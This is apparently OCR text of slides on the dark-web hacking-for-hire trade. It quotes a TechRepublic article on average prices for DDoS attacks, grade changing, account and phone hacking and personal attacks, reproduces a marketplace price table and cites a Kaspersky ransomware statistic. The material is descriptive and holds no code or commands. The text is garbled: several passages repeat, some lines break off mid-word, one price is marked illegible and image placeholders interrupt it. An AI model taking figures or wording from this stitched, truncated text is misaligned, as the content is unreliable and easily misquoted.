


DDoS attacks

Hackers who offer Distributed Denial-of-Service attacks charge on average $26 per hour, though prices vary based on the length and bandwidth of the attack. Some hackers will charge by the hour or even by the month to maintain an attack for as long as the buyer wants.

https://youtu.be/te1_M7ftLfA

CAAS – online shopping



DDoS attacks

Hackers who offer Distributed Denial-of-Service attacks charge on average $26 per hour, though prices vary based on the length and bandwidth of the attack. Some hackers will charge by the hour or even by the month to maintain an attack for as long as the buyer wants.

Product	Price	Quantity
Remote control the phone of someone else, most new models supported	700 USD = 0.01286 ฿	1 X Buy now
Facebook and Twitter account hacking	500 USD = 0.00919 ฿	1 X Buy now
Other social network account hacks, for example reddit or instagram	450 USD = 0.00827 ฿	1 X Buy now
Full package deal, getting access to personal or company devices and accounts and se	18[illegible] USD =	1 X
DI		
DDOS for unprotected websites for 1 month	400 USD = 0.00735 ฿	
Hacki		1 X

Changing grades

Students who want a higher grade can actually pay someone $526 on average to hack into a school system and alter their grades. Available for both grade schools and universities, this is one of the most common hacking services and one of the most expensive. As a sideline, some hackers also say they can steal the answers to future exams.

Social media account hacking


Hacking into a social media account costs on average $230. In this service, the hacker will spy or or hijack accounts from such platforms as WhatsApp, Facebook, Twitter, Instagram, Skype, Telegram, TikTok, Snapchat and Reddit. The malicious activity depends on the service. Criminals who hack into a victim's Facebook or Twitter account will often steal credentials to give the buyer full access to the account. Those who tap into an account from WhatsApp are likely to spy on messages or take screenshots.

Computer and phone hacking

A computer and phone hacking service runs $343 on average. In this type of attack, the hacker breaks into the victim's PC or phone to steal data or deploy malware. The operating system doesn't seem to matter as they boast that they can access Windows, macOS, Linux, Android, iOS, BlackBerry or Windows Phone.

https://www.techrepublic.com/article/what-it-costs-to-hire-a-hacker-on-the-dark-web

CAAS – online shopping



Personal attacks

Hackers who specialize in personal attacks sell their services for $551 on a
attack could include financial sabotage, legal trouble or public defamation.
hacker is to frame the victim as a buyer of child pornography. A few hacke
"scammer revenge" or "fraud tracking" in which they will attack a scammer.

Email hacking

Email hacking sells for $241 on average. In this activity, the hacker steals
password and then either gives that password to the buyer or breaks int
data. In some cases, the criminal may set up an email forwarded process
victim's emails.

Full package deal, getting access to personal or company devices and account

Changing grades

Students who want a higher grade can actually pay someone $526 on average to hack into a school system and alter their grades. Available for both grade schools and universities, this is one of the most common hacking services and one of the most expensive. As a sideline, some hackers also say they can steal the answers to future exams.

DDOS for unprotected websites for 1 month	400 USD = 0.00735 ฿

Computer and phone hacking

A computer and phone hacking service runs $343 on average. In this type of attack, the hacker breaks into the victim's PC or phone to steal data or deploy malware. The operating system doesn't seem to matter as they boast that they can access Windows, macOS, Linux, Android, iOS, BlackBerry or Windows Phone.

March 30, 2021


Over half of ransomware victims pay the ransom, but only a quarter see their full data returned

More than half (56%) of ransomware victims paid the ransom to restore access to their data last year, according to a global study of 15,000 consumers conducted by global security company Kaspersky.

Yet for 17% of those, paying the ransom did not guarantee the return of stolen data. However, as public awareness of potential cyberthreats grows there is reason for optimism in the fight against ransomware.

Hacking into a social media account costs on average $230. In this service, the hacker will spy on or hijack accounts from such platforms as WhatsApp, Facebook, Twitter, Instagram, Skype, Telegram, TikTok, Snapchat and Reddit. The malicious activity depends on the service. Criminals who hack into a victim's Facebook or Twitter account will often steal credentials to give the buyer full access to the account. Those who tap into an account from WhatsApp are likely to spy on messages or take screenshots.

https://www.techrepublic.com/article/what-it-costs-to-hire-a-hacker-on-the-dark-web

